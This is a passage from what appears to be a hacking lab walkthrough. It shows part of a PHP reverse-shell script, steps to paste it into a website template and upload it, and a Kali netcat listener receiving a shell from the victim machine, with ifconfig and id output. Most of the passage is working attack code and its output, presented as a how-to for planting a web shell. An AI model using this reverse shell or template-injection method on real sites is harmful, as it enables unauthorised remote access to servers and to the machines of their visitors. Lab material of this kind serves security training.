
```
        // If we can read from the process's STDERR
        // send data down tcp connection
        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
```

Fig. Replacing of template code with malware code.

- After replacing click on the below Upload button to update it in the website.

14) User requesting for created template page: -

- Whenever user open the template which is having malware code then the user's machine access will be redirected to the IP address which was mentioned in the malware code.



```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 57005
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 06:21:22 up 20 min,  0 users,  load average: 0.21, 2.74, 2.36
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:23:d3:c6
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe23:d3c6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:186286 errors:0 dropped:0 overruns:0 frame:0
          TX packets:187744 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:30544663 (30.5 MB)  TX bytes:68506053 (68.5 MB)
          Interrupt:19 Base address:0×d020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:150 errors:0 dropped:0 overruns:0 frame:0
          TX packets:150 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:13581 (13.5 KB)  TX bytes:13581 (13.5 KB)

$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ uname
Linux
$ 
```

Fig. Getting information from victim machine.